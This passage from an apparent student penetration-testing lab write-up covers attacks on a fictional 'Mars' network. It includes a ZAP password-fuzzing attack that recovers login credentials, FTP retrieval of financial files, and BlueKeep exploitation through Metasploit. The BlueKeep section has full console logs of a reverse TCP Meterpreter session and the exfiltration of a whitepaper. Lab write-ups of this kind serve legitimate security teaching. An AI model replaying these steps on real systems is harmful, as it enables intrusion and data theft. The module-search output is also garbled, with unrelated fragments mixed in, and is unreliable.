100% [*****] 189 KiB 34.67 MiB/s 00:00 ETA
226 Transfer complete.
193536 bytes received in 00:00 (31.67 MiB/s)
ftp> get Invoice-85657.pdf
local: Invoice-85657.pdf remote: Invoice-85657.pdf
229 Entering Extended Passive Mode (|||48198|).
150 Opening BINARY mode data connection for Invoice-85657.pdf (169416 bytes).
100% [*****] 165 KiB 1.56 MiB/s 00:00 ETA
226 Transfer complete.
169416 bytes received in 00:00 (1.55 MiB/s)
ftp> 

```

Figure 28: FTP download of Financial History and Invoice.




Figure 29: Invoice and Financial History documents on the Attacker machine.

This may not be the intended method for accessing the necessary financial history documents. This method took many hours of manually searching through directories in hopes of finding some information about the Mars webpage or the financial documents. Another way to access the web server resources was to utilize ZAP for its web service fuzzing attack, given a supplied list of possible usernames and passwords. We also decided to run this to gain additional information about the web server and to see if any other documents were on the webpage. For this fuzzing attack, we set up the environment as depicted in the Tutorial, where we utilized a list of the initial Mars emails as usernames, the topWordlist file as the possible password input and allowed it to run on its own for an extended period. Eventually, the system resulted in a correct User and password pair with the username jregato@mars.com and the password kingston1. As shown in Figure 30, these credentials allowed us to access a hidden Resources page on the website and download the invoices and financial history documents through these means.




Figure 30: ZAP fuzzing attack for website password cracking and resources page.

## Section 2.2.4

Given the hints in the question, we investigated the Mars Y system using the Bluekeep exploit. Figures 31 and 32 show the setup and execution of the Bluekeep exploit.

```
msf6 > search Bluekeep
[...]
Matching Modules
[...]
#  Name
-  --
0  auxiliary/scanner/rdp/cve_2019_0708_bluekeep
    [!] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
    Remote Desktop RCE Check
1  exploit/windows/rdp/cve_2019_0708_bluekeep_rce
    [!] The specified path does not exist
    note Windows Kernel Use After Free
[...]
page content within XML
[...]
XSS - history stealing
[...]
6  Reflected XSS through cookie value?
    Disclosure Date  Rank  Check
    2019-05-14      normal Yes
[...]
Hot Network Questions
[...]
Interact with a module by name or index. For example info 1, use 1 or use exploit/wind
p_rce
[...]
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set target 2
target => 2
[...] The specified path does not exist
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > cd lhost 192.168.176.6
lhost => 192.168.176.6
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set lhost 192.168.176.6
[...]
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > 
[...]
```

Figure 31: setting targets and hosts for Bluekeep.

```

msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > run
[*] Started reverse TCP handler on 192.168.176.6:4444
[*] 192.168.176.5:3389 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.176.5:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[*] 192.168.176.5:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.176.5:3389 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.176.5:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.176.5:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0xfffffa801ie07000, Channel count 1.
[*] 192.168.176.5:3389 - Entering Danger Zone | ━━━━━━
[*] 192.168.176.5:3389 - Surfing channels ...
[*] 192.168.176.5:3389 - Lobbying eggs ...
[*] 192.168.176.5:3389 - Forcing the USE of FREE'd object ...
[*] 192.168.176.5:3389 - Leaving Danger Zone | ━━━━━━
[*] Sending stage (200774 bytes) to 192.168.176.5
[*] Meterpreter session 1 opened (192.168.176.6:4444 → 192.168.176.5:49160) at 2024-02-26 01:30:06 -0500

meterpreter > 

```

Figure 32: Running Bluekeep successfully.

As Bluekeep finished running, we had access to the Windows 7 System Mars Y. Furthermore, we had the highest privileges in the system and thus could do whatever we wished through the Metasploit console. We already know that the User Jcoulibaly created the whitepaper, so we should inspect that user directory first. Upon entering the directory, we searched through until we entered ‘Users\jcoulibaly\Desktop\Azure\Ultimate\deepdown’. As shown in Figure 33, within the deepdown directory, we found the whitepaper we were looking for.

```

meterpreter > cd /Users
meterpreter > dir
Listing: C:\Users
=====
Mode          Size   Type  Last modified      Name
_____
040777/rwxrwxrwx  0    dir   2009-07-14 01:08:56 -0400  All Users
040555/r-xr-xr-x  8192  dir   2009-07-14 03:07:31 -0400  Default
040777/rwxrwxrwx  0    dir   2009-07-14 01:08:56 -0400  Default User
040555/r-xr-xr-x  4096  dir   2011-04-12 04:28:15 -0400  Public
100666/rw-rw-rw-  174   fil   2009-07-14 00:54:24 -0400  desktop.ini
040777/rwxrwxrwx  8192  dir   2023-12-22 18:18:27 -0500  jcoulibaly

meterpreter > 
=====

meterpreter > cd deepdown
meterpreter > dir
Listing: C:\Users\jcoulibaly\Desktop\Azure\ultimate\deepdown
=====
Mode          Size   Type  Last modified      Name
_____
100666/rw-rw-rw- 2319724 fil   2023-12-18 21:09:20 -0500  StrategicWhitepaperNextGenNetworkAccessTech.pdf
100666/rw-rw-rw-  250168  fil   2016-10-28 13:48:24 -0400  Why You Shouldn't be using SHA1 or MD5 to Store Passwords - www.bentasker.co.pdf
=====

meterpreter > 

```

Figure 33: Directory navigation to the folder with strategic white paper.

Thus, using Metasploit's built-in download command, as shown in Figure 34 and Figure 35, we exfiltrated the file to our attacking machine and completed the task requirements.

```

meterpreter > download StrategicWhitepaperNextGenNetworkAccessTech.pdf
[*] Downloading: StrategicWhitepaperNextGenNetworkAccessTech.pdf → /home/kali/StrategicWhitepaperNextGenNetworkAccessTech.pdf
[*] Downloaded 1.00 MiB of 2.21 MiB (45.2%): StrategicWhitepaperNextGenNetworkAccessTech.pdf → /home/kali/StrategicWhitepaperNextGenNetworkAccessTech.pdf
[*] Downloaded 2.00 MiB of 2.21 MiB (90.41%): StrategicWhitepaperNextGenNetworkAccessTech.pdf → /home/kali/StrategicWhitepaperNextGenNetworkAccessTech.pdf
[*] Downloaded 2.21 MiB of 2.21 MiB (100.0%): StrategicWhitepaperNextGenNetworkAccessTech.pdf → /home/kali/StrategicWhitepaperNextGenNetworkAccessTech.pdf
[*] Completed : StrategicWhitepaperNextGenNetworkAccessTech.pdf → /home/kali/StrategicWhitepaperNextGenNetworkAccessTech.pdf

```

Figure 34: Download command through Meterpeter.




Figure 35: Confirmation of Whitepaper on Kali Linux Attacker.

## References

- [1] C. Burdova, What is EternalBlue and why is the MS17-010 exploit still relevant?, <https://www.avast.com/c-eternalblue> (accessed Mar. 6, 2024).
- [2] “Microsoft Operating Systems bluekeep vulnerability: CISA,” Cybersecurity and Infrastructure Security Agency CISA, <https://www.cisa.gov/news-events/cybersecurity-advisories/aa19-168a> (accessed Mar. 6, 2024).
- [3] M. B. Fabian Bäumer, “Terrapin attack,” Terrapin Attack, <https://terrapin-attack.com/> (accessed Mar. 6, 2024).
- [4] “Cross-site scripting (XSS),” Cross Site Scripting (XSS) | OWASP Foundation, <https://owasp.org/www-community/attacks/xss/> (accessed Mar. 6, 2024).
- [5] “How to use john the Ripper in Metasploit to quickly crack windows hashes,” WonderHowTo, <https://null-byte.wonderhowto.com/how-to/use-john-ripper-metasploit-quickly-crack-windows-hashes-0200322/> (accessed Mar. 5, 2024).
- [6] “SSH username enumeration - Metasploit,” InfosecMatter, [https://www.infosecmatter.com/metasploit-module-library/?mm=auxiliary%2Fscanner%2Fssh%2Fssh\\_enumusers](https://www.infosecmatter.com/metasploit-module-library/?mm=auxiliary%2Fscanner%2Fssh%2Fssh_enumusers) (accessed Mar. 5, 2024).